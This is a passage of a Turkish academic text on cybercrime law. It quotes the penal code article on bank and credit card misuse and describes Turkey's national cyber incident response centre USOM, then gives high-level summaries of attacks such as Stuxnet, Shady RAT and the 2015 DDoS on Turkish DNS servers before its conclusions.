"(1) Değişik:29.06.2005-5377-27.md) Başkasına ait bir banka veya kredi kartını her ne suretle olursa olsun ele geçiren veya elinde bulunduran kimse kartı sahibinin veya kartın kendisine verilmesi gereken kişinin rızası olmaksızın bunu kullanarak veya kullandırtarak kendisine veya başkasına yarar sağlarsa, üç yıldan altı aya kadar hapis cezası ve beş bin güne kadar adli para cezası ile cezalandırılır.

(2) Başkalarına ait banka hesaplarıyla ilişkilendirilerek sahte banka veya kredi kartı üreten, satan, devreden, satın alan veya kabul eden kişi üç yıldan yedi yıla kadar hapis ve on bin güne kadar adli para cezası ile cezalandırılır.

(3) Sahte oluşturulan veya üzerinde sahtecilik yapılan bir banka veya kredi kartını kullanmak suretiyle kendisine veya başkasına yarar sağlayan kişi, fiil daha ağır cezayı gerektiren başka bir suç oluşturmadığı takdirde, dört yıldan sekiz yıla kadar hapis ve beş bin güne kadar adli para cezası ile cezalandırılır.

(4) Birinci fıkrada yer alan suçun. a- Haklarında ayrılık kararı verilmemiş eşlerden birisinin. b- Üstsoy veya altsoyunun veya bu derecede kayın hısımlarından birinin veya evlat edinen veya evlatlığın. c- Aynı konutta beraber yaşayan kardeşlerden birinin zararına olarak işlenmesi halinde, ilgili akraba hakkında cezaya hükmolunmaz.

(5) (Ek Fırka: 06.12.2006-5560/11.md) Birinci Fıkra kapsamına giren fiillerle ilgili olarak bu kanunun malvarlığına karşı suçlara ilişkin etkin pişmanlık hükümleri uygulanır." hükmünü amirdir.

Madde de banka ve kredi kartlarının kötüye kullanılması eylemleri bağımsız bir suç tipi olarak düzenlenmiştir. Kredi kartı veya banka kartıyla gerçekleştirilen her türkü hukuka aykırı yarar sağlama eyleminin bu suç tipini oluşturmaktadır.

Madde gerekçesinde açıklandığı üzere banka veya kredi kartlarının hukuka aykırı olarak kullanılması suretiyle bankaların veya kredi sahiplerinin zarara sokulması, bu yolla çıkar sağlanmasının önlenmesidir.

Maddede tanımlanan suçlar genel kastla işlenebilir. Fail için özel bir özellik aranmamış, suçun faili herhangi bir kimse olabilir. Bu suç tipinin mağdur açısından bir özellik göstermemektedir. Herkes mağdur olabilir.

Diğer taraftan, Türk Ceza Kanununda; haberleşmenin engellenmesi, hakaret, haberleşmenin gizliliğinin ihlali, kişiler arasındaki konuşmaların dinlenmesi ve kayda alınması, özel hayatın gizliliğini ihlal, kişisel verilerin kaydedilmesi, verilerin hukuka aykırı olarak verilmesi veya ele geçirilmesi, verileri yok etmeme, nitelikli hırsızlık ve dolandırıcılıkta bilişim sistemlerinin kullanılması, uyuşturucu ve uyarıcı madde kullanımının kolaylaştırılması, suç işleme amacıyla örgüt kurma, müstehcenlik, göreve ilişkin sırları açıklama, iftira, halkı askerlikten soğutma ve kanunlara uymamaya tahrik başlıklarında düzenlemeler yapılmıştır (BTK,2019).

5.4.5.3 Bilişim Hukuku ve Bilişim Suçu

Temel Kavramlar

Bilişim teriminin birçok tanımı yapılmaktadır. Bilişim, elektronik sistemlerin tamamını içeren bir üst terimdir. Bilişim, bilgi ve teknolojinin birlikte kullanılarak üretilen sonuçlar olarak kısaca tarif edilebilir. Ya da daha geniş ve farklı olarak; teknik, ekonomik ve toplumsal alanlardaki iletişimde kullanılan ve özellikle elektronik aletler aracılığıyla düzenli bir biçimde işlenmeyi öngören bir bilimdir. Bir diğer tabirle, her türlü bilgi ve verinin elektronik bilgi işlem araçlarıyla işlenmesini ve değerlendirme tekniklerini konu alan bilim şeklinde de tanımlanabilmektedir (Btk,2019).

Bilişim Hukukunu ise bilgi ve teknolojinin kötüye kullanımı ile insanlara zarar verilmesini önlemek amacıyla ortaya çıkmış olan bir hukuk dalı şeklinde tanımlayabiliriz.

Bilişim Suçları ise bilgileri otomatik işleme tabi tutan veya verilerin nakline yarayan bir sistemde gayri kanuni, gayri ahlaki veya yetki dışı gerçekleştirilen her türlü davranış olarak tanımlanabilir. Ya da bilgisayar ve iletişim teknolojileri kullanılarak işlenen suçlar şekliyle de tanımlanabilir.

Bilişim Hukukunun Tarihi Gelişimi

İletişim ve bilişim alanındaki teknolojilerin her geçen gün artması ile birlikte artık bilgi toplumunda gelişen ve değişen dünyada "bilişim" kavramının ortaya çıktığı günden bu yana kendi ekonomik, sosyal ve kültürel dinamiklerini yaratmış, buna bağlı olarak da bilişim hukuku doğmuştur.

Bilişim yolları kullanılarak; terör örgütlerinin faaliyetlerini sanal dünyaya taşımaları, fikri mülkiyet haklarına yapılan tecavüzlerin ciddi boyutlara ulaşması, interaktif altyapının hırsızlık amacı ile de kullanılır hale gelmesi ve çocuk pornografisinin yaygınlaşması ve hackerlerin yaygınlaşması gibi nedenler yeni bir hukuk dalının ortaya çıkmasına neden olmuştur.

Ülkemizde internet ve bilişim sektörü ile ilgili olarak gerekli hukuksal zemine geç ulaşılmış olmasının nedeni, hukuk kurallarının bir anlamda olayları takip etme zorunluluğudur.

Ülkemizde bu alanda yaşanan en büyük sorun ise var olan mevzuatın yetersizliği yanında, mevcut pozitif hukuk normlarına işlerlik kazandıracak uygulamaların, ihtiyaca cevap verecek derinlikte olmama sorunudur.

Bilişim Yoluyla İşlenen Suçların Yapısı

Bilgisayar ve iletişim teknolojileri kullanılarak işlenen suçlara beyaz yaka suçları da denilir. Bu tür suçların genel olarak ortak özellikleri:

- Bilişim suçunun işlenmesinde bilgisayar sistemleri ve teknolojilerinin kullanılması,
- Bilişim suçunun sonucunda çok yüksek kazancın kolay ve daha az riskle temin edilmesi,
- Yeni suçlar olması nedeniyle gerekli kanun ve düzenlemelerin eksik ve yetersiz olması,
- Yeterli mevzuat olsa bile uygulamanın eksik bilgi veya yeteneğe sahip olma ihtimalinin yüksek olması,
- Diğer suç türlerine göre daha ağır maddi ve manevi sonuçlar doğurması,
- Suç mağdurlarının genelde bilinçsiz kullanıcılar ile ekonomi ve finans sektöründen olması,
- Ekonomik kaybın büyük olması nedeniyle, genelde basit suçlar haricinde güvenlik güçlerine bildirilmemesi,
- Normal kişiler yönüyle de bu tür suçun mağduru olunması durumunda genellikle takip edilmesi gereken prosedüre tam olarak hâkim olunmaması,
- Zarara uğrayan mağdurların büyük kuruluş ve işletmeler olması durumunda itibar ve prestij kaybetme korkusunun baskın gelmesi,
- Bilişim suçunu işleyenlerin genelde 17-35 yaş arasındaki gençlerden oluşması,
- Bilişim suçu mağdurlarının genellikle ticari faaliyette bulunan kurumlar olması,

Suçluların çoğunluğu, bazen fiillerinin deşifre olunmaması için ihbar edilmeyeceğinden, bazen ise, bu fiilleri karşılayacak ceza normunun bulunmamasından cesaretle, eylemlerinin yaptırımsız kalacağına güvenle hareket etmektedir.

- Suçlular adi ve münferit olabileceği gibi organize de olabilmektedir.
- Bilişim suçu, bilgi teknolojilerinden sonra ortaya çıkan yeni bir suç çeşididir.
- Bilişim suçu ile bilişim yoluyla işlenen suç ayrılmaktadır.
- Bilişim suçu ile mücadele bilinçlendirme ayağı da olan komplike bir süreçtir.
- Suçlu ve suç yöntemi hızlı bir şekilde gelişebilmektedir.
- Genellikle uluslararası boyutu bulunmaktadır.

Bilişim Suçu Türleri

Bilişim suçları amaçlarına ve yöntemlerine göre çok çeşitli türlere ayrılabiliriz. Buna göre bilişim suçlarını aşağıdaki şekilde tasnif edebiliriz.

- ✓ Bilgisayar Sistemlerine ve Servislerine Yetkisiz Erişim
- ✓ Bilgisayar Sabotajı
- ✓ Bilgisayar Yoluyla Dolandırıcılık
- ✓ Bilgisayar Yoluyla Sahtecilik
- ✓ Bir Bilgisayar Yazılımının İzinsiz Kullanımı
- ✓ Kişisel Verilerin Kotüye Kullanılması
- ✓ Sahte Kişilik Oluşturma ve Kişilik Taklidi
- ✓ Yasadışı Yayınlar
- ✓ Ticari Sırların Çalınması
- ✓ Terörist Faaliyetler
- ✓ Çocuk Pornografisi
- ✓ Hacking
- ✓ Diğer Suçlar (Organ, fuhuş, tehdit, uyuşturucu, vb.)

5.4.6 Ulusal Siber Olaylara Müdahale Merkezi (USOM)

Bilgi Teknolojileri ve İletişim Kurumu'na verilen yetkiler çerçevesinde faaliyet gösteren ve Türkiye'nin siber güvenlik altyapısını güçlendirmek, siber tehditleri tespit etmek ve bu tehditlere karşı hızlı müdahale sağlamak amacıyla kurulmuş olan bir merkezdir. USOM, Türkiye'nin siber güvenlik stratejisinin önemli bir parçasıdır ve ülkenin dijital altyapılarını, kamu ve özel sektörün siber güvenliğini korumak için çalışmaktadır

Türkiye'nin siber güvenliğini sağlamak amacıyla Bilgi Teknolojileri ve İletişim Kurumu (BTK) tarafından, 20 Ekim 2012 tarihli ve 28447 sayılı Resmi Gazete' de yayımlanan Bakanlar Kurulu Kararı ve 5809 sayılı Elektronik Haberleşme Kanunu temel alınarak, 20 Haziran 2013 tarihli ve 28683 sayılı Resmi Gazete' de ilan edilen 2013/4890 sayılı Bakanlar Kurulu Kararı ile hayata geçirilen "2013-2014 Ulusal Siber

Güvenlik Stratejisi ve Eylem Planı" çerçevesinde, 27 Mayıs 2013 tarihinde Ulusal Siber Olaylara Müdahale Merkezi (USOM) kurulmuştur. USOM'un temel görevi, ülkenin siber ortamında beliren tehditleri tespit etmek, olası siber saldırı ve olayların etkilerini azaltmak veya tamamen gidermek için önlemler geliştirmek ve bu önlemleri ilgili tüm aktörlerle paylaşarak ulusal siber güvenliği etkin bir şekilde koordine etmektir (usom.gov.tr, 2019).

Ayrıca 2013-2014 Ulusal Siber Güvenlik Stratejisi ve Eylem Planı doğrultusunda, Türkiye genelinde siber güvenliğin güçlendirilmesi amacıyla kamu kurum ve kuruluşları içinde Siber Olaylara Müdahale Ekipleri (SOME'ler) hayata geçirilmiştir. Kurumsal SOME ve Sektörel SOME olarak örgütlenen bu ekipler ile Ulusal Siber Olaylara Müdahale Merkezi (USOM), ülkenin siber güvenliğini koruma ve geliştirme noktasında kilit role sahiptirler. USOM ve SOME'ler, siber saldırıları ve olayları engellemek, potansiyel zararları önceden belirleyip azaltmak ve siber olay yönetim süreçlerini ulusal çapta uyum ve iş birliği içinde yürütmek gibi kritik görevler üstlenirler. Bu nedenle, USOM ile Kurumsal ve Sektörel SOME'lerin ortaklaşa ve koordineli çalışmaları, Türkiye'nin ulusal siber güvenliğine önemli katkılar sağlamaktadır (usom.gov.tr, 2019).

USOM, Türkiye'nin siber güvenlik altyapısını güçlendirmek, siber tehditleri tespit etmek ve bu tehditlere karşı hızlı müdahale sağlamak amacıyla kurulmuş bir merkezdir. USOM, Türkiye'nin siber güvenlik stratejisinin önemli bir parçasıdır ve ülkenin dijital altyapılarını, kamu ve özel sektörün siber güvenliğini korumak için çalışmaktadır (BTK,2019)

USOM'un Temel Görevleri

USOM, ülkemizde meydana gelen siber olaylara karşı ulusal ve uluslararası düzeyde koordinasyon faaliyetlerini kesintisiz olarak sürdürmektedir. Bu doğrultuda yürüttüğü çalışmalarda saptanan siber tehditlere ilişkin olarak ilgili kurum ve kuruluşlara veya ülke genelinde alarm, uyarı ve bilgilendirmeler yaparak, muhtemel olayların etkilerini hafifletmeye veya tamamen ortadan kaldırmaya yönelik önlemlerin geliştirilmesine öncülük eder. Siber güvenlik ihlallerine uğrayan bilgi sistemleri için koruyucu önlemlerin alınması yönünde aktif rol oynar. Ayrıca, siber güvenlik çalışmaları

sırasında suç unsuru taşıyan delillerle karşılaşılması durumunda, adli merciler ve emniyet teşkilatı ile iş birliği içinde hareket etmektedir.

Buna ek olarak, USOM tarafından geliştirilen yerli ve milli SOME İletişim Platformu (SİP) aracılığıyla, ülkemizin siber güvenlik yapılanmasında yer alan Sektörel ve Kurumsal SOME'lere güvenlik uyarıları, alarmlar, duyurular, mesajlar ve ihbar bildirimleri iletilir. Aynı şekilde, SOME'ler de SİP üzerinden belirledikleri ihbar ve olay raporlarını USOM'a aktarabilmektedir. USOM'a ulaşan ihbar ve olay bildirimleri, içeriklerine göre incelenerek değerlendirilir ve gerekli müdahaleler yapılır veya yaptırılır. USOM tarafından kötü amaçlı yazılım analizleri yapılarak elde edilen sonuçlar, SOME'ler ve diğer ilgili paydaşlarla paylaşılır. Kötü niyetli olduğu tespit edilen ve oltalama, zararlı yazılım yayma ve/veya barındırma, komuta kontrol merkezi gibi faaliyetler gösteren internet adresleri ile port taraması yapan adreslere yönelik erişim engelleme uygulamaları gerçekleştirilerek siber tehlikelerin ve olayların etkilerinin azaltılması ve yok edilmesi sağlanır. Bu faaliyetler, siber tehditleri minimize etmek ve ortadan kaldırmak amacıyla, 5809 sayılı elektronik iletişim kanununun verdiği yetki çerçevesinde yürütülmektedir (usom.gov.tr, 2019).

Diğer taraftan USOM, ülkemizdeki kamu kuruluşları, internet hizmet sağlayıcıları, özel sektör şirketleri ve diğer internet aktörleri ile yakın iş birliği içinde çalışmaktadır. Siber güvenlik bilincini artırma etkinlikleri kapsamında, Sektörel ve Kurumsal SOME'lere, üniversitelere, siber güvenlik camialarına yönelik siber güvenlik eğitimleri düzenlemektedir. Ulusal ve uluslararası düzeydeki sivil ve askeri siber güvenlik tatbikatlarına, NATO tatbikatlarına, konferanslara, çalıştaylara ve toplantılara iştirak etmektedir.

Bunlara ek olarak, Siber YILDIZ ve Fetih- Siber TALİMHANE gibi çeşitli projelerle Siber Kapasite Geliştirme hedefi doğrultusunda, ülkemizin siber güvenlik alanında ihtiyaç duyduğu uzman personelin yetişmesine destek vermektedir. Uluslararası CERT Kuruluşları olan TI, FIRST ve CAMP'a üyelikleri bulunmaktadır. Bu çerçevede, uluslararası iş birliği mekanizmaları ile siber tehditlerin etkisiz hale getirilmesi için diğer CERT'lerle ortak çalışmalar yürütmektedir. Uluslararası Siber

Güvenlik Tatbikatları ve Organizasyonlarına katılımlar sağlanmaktadır (usom.gov.tr, 2019).

USOM, ülke genelindeki siber güvenlik olaylarına müdahale etmek, bu olayları yönetmek ve siber tehditlerin önlenmesi için stratejiler geliştirmek gibi bir dizi önemli görevi yerine getirir. Bu görevler arasında şunlar yer alır:

Siber Olaylara Müdahale: USOM, siber saldırılar ve tehditler meydana geldiğinde, hızlı bir şekilde olaylara müdahale etmek için gerekli mekanizmaları oluşturur. Bu müdahaleler, saldırıların etkisini azaltmak, verilerin güvenliğini sağlamak ve altyapıları korumak amacıyla yapılır.

Siber Tehdit İstihbaratı: Merkezi, siber tehditleri analiz etmek, bunları izlemek ve Türkiye'deki kamu ve özel sektör kuruluşlarına uyarılar göndererek olası tehditlere karşı önceden önlem alınmasını sağlamak için siber tehdit istihbaratını toplar ve paylaşır. Bu tehdit istihbaratı, olası siber saldırıların tespit edilmesinde ve zafiyetlerin giderilmesinde önemli bir rol oynar (Btk,2019).

Siber Güvenlik Olayı Yönetimi ve Koordinasyonu: USOM, siber güvenlik olaylarını koordine eder ve etkili bir şekilde yönetir. Bu olaylara kurumlar arası işbirliği ile yanıt verilir ve olayın çözülmesi için gerekli teknik destek sağlanır. Olayların çözülmesi sırasında, siber güvenlik konusunda uzman ekipler tarafından analizler yapılır.

Eğitim ve Farkındalık: USOM, kamu ve özel sektör çalışanlarına yönelik siber güvenlik eğitimleri ve farkındalık programları düzenler. Bu eğitimler, siber saldırıların tespiti, etkilerinin azaltılması ve güvenlik açıklarının kapatılması konusunda personele rehberlik eder.

Siber Güvenlik Standartlarının Geliştirilmesi: Türkiye'deki kamu ve özel sektör kuruluşları için siber güvenlik politikaları ve standartlarının oluşturulmasına yardımcı olur. Bu politikalar, siber saldırılara karşı daha dayanıklı bir yapının oluşturulmasını sağlar.

Siber Güvenlik Testleri ve Denetimler: USOM, Türkiye'deki önemli altyapıların güvenliğini sağlamak için çeşitli testler ve denetimler yapar. Ayrıca, zararlı yazılımlar, zafiyetler ve olası tehditler için sürekli izlemeler gerçekleştirilir.

Ulusal Olay Müdahale Koordinasyonu: USOM, siber güvenlik tehditleri karşısında ulusal düzeyde koordinasyonu sağlar. Kamu ve özel sektör, üniversiteler ve diğer paydaşlarla iş birliği içinde çalışarak, siber güvenlik olaylarına karşı ortak çözüm stratejileri geliştirir.

USOM'un Faaliyet Alanları

USOM'un faaliyet alanları, siber güvenlik tehditlerini en aza indirgemek ve siber suçlarla mücadeleyi etkin bir şekilde sağlamak için geniş bir yelpazeye yayılmaktadır:

Siber Saldırılara Müdahale: USOM, çeşitli siber saldırılara karşı mücadele eder. Bu saldırılar, DoS (Denial of Service), DDoS (Distributed Denial of Service), phishing (oltalama saldırıları), kötü amaçlı yazılımlar (malware) ve fidye yazılımlarını içerebilir.

Kritik Altyapı Koruma: Türkiye'nin enerji, ulaşım, sağlık ve finans gibi kritik altyapılarını hedef alan siber tehditlere karşı savunma stratejileri geliştirir ve bu altyapıların güvenliğini sağlamak için sürekli izleme yapar.

Uluslararası İş Birliği: USOM, uluslararası siber güvenlik otoriteleri ve organizasyonlarıyla iş birliği yaparak, küresel düzeydeki siber tehditlere karşı ortak çözümler geliştirir. Bu iş birliği, siber tehditlerin küresel boyutta tespit edilmesi ve bunlara karşı uluslararası düzeyde çözüm üretilmesini içerir.

Ağ Güvenliği ve Veri Koruma: USOM, Türkiye'deki ağ altyapılarını sürekli olarak izler ve veri güvenliğini sağlamak amacıyla çeşitli güvenlik protokollerini uygular. Ayrıca, kişisel verilerin korunması ve siber gizliliğin sağlanması adına gerekli düzenlemeleri yapar (Dgrnet, 2020).

USOM'un Yapısı

USOM, Türkiye'nin siber güvenlik merkezinin aktörü olarak, Bilgi Teknolojileri ve İletişim Kurumu'nun (BTK) bünyesinde faaliyet göstermektedir. BTK'nın düzenleyici ve denetleyici rolü çerçevesinde, USOM, Türkiye'nin siber uzaydaki güvenliğini sağlamak, siber olaylara karşı müdahale kapasitesini geliştirmek ve siber güvenlik farkındalığını artırmak için önemli çalışmalar yürütmektedir. Bu merkezin içerisinde, siber güvenlik konusunda uzmanlaşmış teknik ekipler, yazılım mühendisleri, siber

güvenlik analistleri ve kriz yönetimi uzmanları bulunmaktadır. Bu ekipler, olası siber saldırılara karşı hızlı ve etkili bir şekilde yanıt vermek için 7/24 esasına göre çalışır (Dgrnet, 2020).

USOM'un İşlevsel Bağlantıları

USOM, yalnızca kendi bünyesinde değil, aynı zamanda Türkiye'deki diğer kamu ve özel sektör kuruluşlarıyla da iş birliği yaparak daha geniş bir siber güvenlik ekosistemi oluşturur. Bu ekosistem, şunları içerir:

Kamu Kurumları: İçişleri Bakanlığı, Ulaştırma ve Altyapı Bakanlığı gibi bakanlıklar ve ilgili kamu kurumları, siber güvenlik olaylarının yönetilmesi ve önlenmesinde USOM ile iş birliği yapar.

Özel Sektör: Bankalar, finansal kuruluşlar, telekomünikasyon şirketleri ve diğer kritik altyapı sağlayıcıları, siber tehditlerin tespiti ve önlenmesi için USOM ile yakın bir şekilde çalışır.

Üniversiteler ve Araştırma Kurumları: Akademik kurumlar, siber güvenlik konusundaki yeni araştırmalar, geliştirmeler ve çözüm önerileriyle USOM'a destek sağlar (Dgrnet, 2020).

USOM'un Önemi

Ulusal Güvenlik: USOM, Türkiye'nin ulusal güvenliği açısından kritik bir rol oynar. Çünkü siber saldırılar, yalnızca bireyleri değil, aynı zamanda devletin ve halkın güvenliğini de tehdit edebilir. USOM, bu tehditlere karşı etkili bir müdahale sağlamak için önemli bir mekanizmadır.

Ekonomik Koruma: Siber saldırılar, büyük finansal kayıplara yol açabilir. USOM, bu tür saldırıların önlenmesinde etkin bir rol oynar ve Türkiye'nin ekonomik altyapısının korunmasına da katkıda bulunur.

Uluslararası Güvenlik: Küresel siber tehditlere karşı Türkiye'nin daha güçlü bir siber savunma stratejisi geliştirmesi, uluslararası düzeyde de Türkiye'nin siber güvenlik alanındaki prestijini artırır.

Ulusal Siber Olaylara Müdahale Merkezi (USOM), Türkiye'nin siber güvenlik stratejisinin merkezinde yer alır ve ülkenin dijital altyapılarını, bireysel verileri ve

kritik altyapıları korumak için önemli bir rol oynar. USOM, siber güvenlik olaylarına hızlı ve etkili müdahaleler yaparak, Türkiye'nin siber tehditlere karşı daha güvenli bir ortam oluşturmasına katkı sağlar. Ayrıca, siber güvenlik konusunda bilinçlendirici faaliyetler ve uluslararası iş birliği ile de Türkiye'nin küresel siber güvenlik ekosistemine katkı sunmaktadır (Dgrnet, 2020).

5.5 Yakın Geçmişte Yaşanmış Siber Saldırı Örnekleri

Teknolojinin ilerlemesiyle birlikte, hava, deniz ve uzayın ardından beşinci boyut olarak kabul edilen siber uzay, günümüzde siber saldırılarla birlikte giderek daha fazla kullanılmaya başlanmıştır. Bilgi ve iletişim teknolojilerinin yanı sıra internetin yaygınlaşması, bu dijital alanın hem faydalı hem de tehlikeli yönlerinin ortaya çıkmasına neden olmuştur. Sistemlerden olumlu bir şekilde faydalanmanın yanı sıra, bu sistemlerin zayıf noktalarından yararlanarak işleyişini engellemeye yönelik karşı girişimler de hız kazanmıştır. Özellikle enerji, ulaşım ve sağlık gibi kritik altyapı sektörlerine yönelik yapılan siber saldırılar, devletler için büyük bir tehdit haline gelmiştir.

5.5.1 Stuxnet (2010)

Stuxnet olayı, siber uzayda yaşanan en önemli gelişmelerden biri olarak kabul edilir ve siber güvenlik tarihinde bir dönüm noktası olarak görülmektedir (Hagerott, 2014: 244). Dünya genelinde yayılmasına rağmen, en çok İran'ı etkileyen Stuxnet solucanı, İran'ın nükleer tesislerine sızarak yaklaşık 1000 santrifüjü çalışamaz hale getirmiş ve uranyum zenginleştirme programını yaklaşık iki yıl boyunca aksatmıştır (Mueller ve Yadegari, 2012: 10). Bu zararlı yazılım, Microsoft Windows sistemlerindeki sıfırıncı gün açığından (Zero Day Exploit) yararlanarak yayıldı ve özellikle belirli bir ana kartı hedef alacak şekilde programlanmıştı; bunun sonucunda sıradan kullanıcı bilgisayarlarına zarar vermemiştir. Stuxnet'in yayılma şekli, etkileri ve politik amaçlarla kullanımı, onu diğer zararlı yazılımlardan çok farklı kılmaktadır. İran'daki nükleer tesislerde çalışan bir kişinin kasıtsız veya Mossad için çalışan birinin kasıtlı olarak USB bellek takarak solucanı aktif hale getirdiği ve böylece sistemde yayıldığı düşünülmektedir (Aydın, 2013: 40-42).

Stuxnet, sadece ağa bağlı bilgisayarları değil, aynı zamanda dış dünyaya kapalı olan Endüstriyel Kontrol Sistemlerini (ICS) de hedef almış olmasıyla büyük bir öneme sahiptir. Bu durum, siber saldırılara karşı farkındalık seviyesinin düşük ve yeterince hazırlık yapmamış ülkeler için ciddi bir uyarı niteliği taşımaktadır (Çifçi, 2013: 176). Stuxnet solucanının kodunun büyüklüğü ve karmaşıklığı göz önüne alındığında, sadece belirli sistemlere zarar vermesi, arkasında en az bir devlet desteği olduğu fikrini güçlendirmektedir. Dünya genelinde saldırganların kimliği hala tam olarak ortaya çıkmamış olsa da birçok güçlü kaynak, bu solucanın ABD ve İsrail tarafından ortaklaşa üretildiğini düşünmektedir (Mueller ve Yadegari, 2012: 10).

Stuxnet olayının en önemli özelliği, ağa bağlı olmayan sistemlere insan müdahalesiyle zararlı yazılımların yerleştirilip aktif hale getirilmesi sonucu siber saldırıların gerçekleştirilebilmesidir. Bu durum, siber güvenlik ve savunmanın sağlanabilmesi için sistemdeki tüm çalışanları kapsayan bir insan farkındalığı oluşturulmasının gerekliliğini ortaya koymaktadır.

5.5.2 Shady RAT (2006- 2011)

Shady RAT (Remote Access Trojan) saldırıları, ilk kez 2011 yılında McAfee'nin yayımladığı bir raporla ortaya çıkmıştır. 2006 ile 2011 yılları arasında gerçekleştirilen bu saldırılar, APT (Gelişmiş Sürekli Tehdit) türünde bir casusluk eylemidir. Söz konusu saldırılar, 70'ten fazla şirket, kurum ve kuruluşu hedef almıştır. Günümüzde uluslararası pazarlarda rekabetin ve şirket sırlarının, planların ve stratejilerin ekonomik başarılar açısından ne kadar önemli olduğu düşünüldüğünde, böyle bir saldırının dünya piyasası üzerinde ciddi etkiler yaratacağı açıktır. Shady RAT, etki alanı ve süresi göz önüne alındığında, siber uzayda şimdiye kadar gerçekleştirilen en geniş çaplı siber saldırı olarak öne çıkmaktadır (McAfee, 2011; Yener, 2015b; Çifçi, 178).

5.5.3 Rusya ve Türkiye Arası Siber Saldırılar (2015)

Türkiye, tarihinin en büyük siber saldırılarından birine 14 ve 24 Aralık 2015 tarihlerinde maruz kalmıştır. Bu saldırılarda, 6 farklı DNS sunucusu hedef alınarak

DDoS saldırılarıyla internet hizmeti engellenmeye çalışılmıştır. Sonuç olarak, “edu.tr”, “gov.tr” ve “com.tr” gibi “tr” uzantılı yaklaşık 400 bin site bir hafta boyunca ya tamamen erişilemez olmuş ya da sitelere erişimde ciddi sorunlar yaşanmıştır. Hacker grubu Anonymous saldırıları üstlense de bu kadar büyük çaplı bir saldırıyı tek başına gerçekleştiremeyeceğini savunan uzmanlara göre, arka planda bir devlet desteği olma ihtimali oldukça yüksektir. Ayrıca, saldırıların Rusya ile yaşanan uçak krizinin ardından, 24 Kasım 2015'te gerçekleşmiş olması, bu eylemlerin arkasında Rusya'nın olabileceği ihtimalini gündeme getirmektedir (Arslan, 2015)

SONUÇ VE ÖNERİLER

İçinde bulunduğumuz teknoloji çağında mobil cihazlar hızla her eve girerek çocuklardan yaşlılara kadar herkesin elinde yer bulmuş ve buna bağlı olarak cihazların sayısı da artmıştır. Günümüzde insanların tek bir cihaz üzerinden fatura ödemesi, banka işlemleri yapması, sosyal medyayı takip etmesi, fotoğraf ve video çekmesi mobil cihazları saldırıların gözdesi haline getirmektedir.

Kötü amaçlı yazılımların sayısı arttıkça ağları ve mobil cihazları korumaya yönelik proaktif bir yaklaşım gerekli hale gelmektedir. Kötü amaçlı yazılımların tespit edilmesi ve engellenmesi büyük bir öneme sahiptir. Ayrıca, ana bilgisayarlardaki güvenlik açıklarını hedefleyen yeni tehditlerle etkili bir şekilde mücadele edebilmek için yenilikçi teknolojilerin geliştirilmesi şarttır.

Günümüzde neredeyse herkesin sahip olduğu bir veya daha fazla mobil cihaz, hayatımızın vazgeçilmez bir parçası haline gelmiştir. Şu an kritik bilgiler, kişisel bilgisayarlardan ziyade akıllı telefonlar ve tabletlerde saklanmaktadır. Bu durum, kişisel verilerden en hassas kurumsal bilgilere kadar her şeyin mobil cihazlar aracılığıyla tek bir dokunuşla erişilebilir hale gelmesini sağladığından, güvenlik önlemlerini daha detaylı incelemenin gerekliliğini açıkça göstermektedir.

Tanınmış bütün güvenlik zafiyetleri karşın, bireyler ve kurumlar mobil cihazların sağladığı faydalardan vazgeçmemektedir. Artan siber saldırılar, kullanıcıların güvenlik konusundaki farkındalığını artırmış olsa da mobil cihazların hayatımızdaki önemi giderek artmaktadır. Bu cihazları güvenli bir biçimde kullanabilmek amacıyla, tüm güvenlik riskleri, iç ve dış tehditler ile kullanıcı hataları tespit edilmeli ve her bir risk için ayrı ayrı aksiyon ve önlem stratejileri oluşturulmalıdır.

Ulusal ve uluslararası birçok yasa kişisel verilerin korunmasını düzenlemiş olsa da yetkilerini kötüye kullanan personel ve kurumlar ile artan teknolojik imkanlar kullanılarak bilgi sızıntıları engellenmekte zorluk yaşanmaktadır.

Mobil yaşamda siber güvenliği sağlamak için, hizmet sağlayıcılar, hizmet alanlar ve düzenleyici kurumların uyumlu bir şekilde çalışması gerekmektedir. Mobil güvenlik konusunda yetkiler ve sınırlamalar açıkça bir şekilde belirlenmesi, zafiyet durumlarında ceza ve yaptırımların artırılması, potansiyel siber saldırılara karşı caydırıcı etkisi olabilmektedir.

Dijital suçları, günümüzde büyük bir tehdit oluşturmaktadır. Bu suçlar, telefon, bilgisayar ve internet gibi yaygın teknolojileri kullanarak haksız kazanç sağlama veya başkalarına zarar verme amacı taşımaktadır. Özellikle internetin kullanımı hızla yaygınlaşmasıyla bu suçların etkisi giderek artmıştır. Bu nedenle, Türkiye dahil birçok ülke bu konu üzerinde çeşitli yasal düzenleme ve iyileştirme çalışmaları yürütmektedir.

Teknolojik suçları hedefleyen kişiler genellikle maddi kazanç sağlama veya kişisel tatmin elde etme amacı güderler ve genellikle bilgisayar yazılımı konusunda derin bilgiye sahip olduklarından, teknolojik güvenlik önlemlerini aşabilmektedirler. Sanal ortamda işlenen suçlar, sanal ortamda gerçekleştiğinden suçlular çoğunlukla işledikleri suçların farkında olmamakta ya da bunları kabul etmek istememektedirler.

Gelişen teknoloji ile birlikte güvenlik açıkları, kamu kurumları ve özel sektörde ciddi mali ve manevi kayıplara neden olmaktadır. Teknolojinin gelişmesiyle birlikte siber saldırıların artışı hem kurumları hem de bireyleri daha güvenli sistemler kullanmaya zorunlu kılmaktadır.

Bu bağlamda, hukuki düzenlemelerin yalnızca teoride kalmaması, etkin bir şekilde uygulanması önemlidir. Başarılı uygulama ile bilişim suçlarında da azalma sağlanabilir. Ayrıca, değişen dünya düzeninde hukuki düzenlemelerin uluslararası gelişmelerle uyumlu olması gerektiği vurgulanmalıdır. Özellikle, Avrupa Konseyi'nin Sanal Ortamda İşlenen Suçlar Sözleşmesi gibi uluslararası anlaşmalara uygunluk sağlanmalı ve Türk Hukuku'na entegre edilmelidir. Bu çerçevede, bilişim suçlarının caydırıcılığını artırmak için ceza hukukunda gerekli düzenlemeler yapılmalı ve suç tanımları detaylandırılmalıdır.

Bilişim Suçlarında Karşılaşılan Zorluklar ve Geliştirilmesi Gereken Alanlar

Bilişim teknolojilerinin hız kesmeden ilerlemesi, beraberinde siber güvenlik alanında da sürekli yeni zorlukları ve aşılması gereken engelleri getirmektedir. Türkiye'deki mevcut yasal düzenlemeler bilişim suçlarıyla mücadelede önemli bir temel oluşturmasına rağmen, teknolojideki baş döndürücü değişim ve suçluların adaptasyon yeteneği, bazı kritik alanlarda eksikliklere ve geliştirilmesi gereken noktalara işaret etmektedir. Bu bağlamda, özellikle üç önemli başlık altında toplanabilecek zorluklar ve çözüm önerileri bulunmaktadır: yasal boşluklar, yaptırımların etkinliği ve bireysel farkındalık eksikliği.

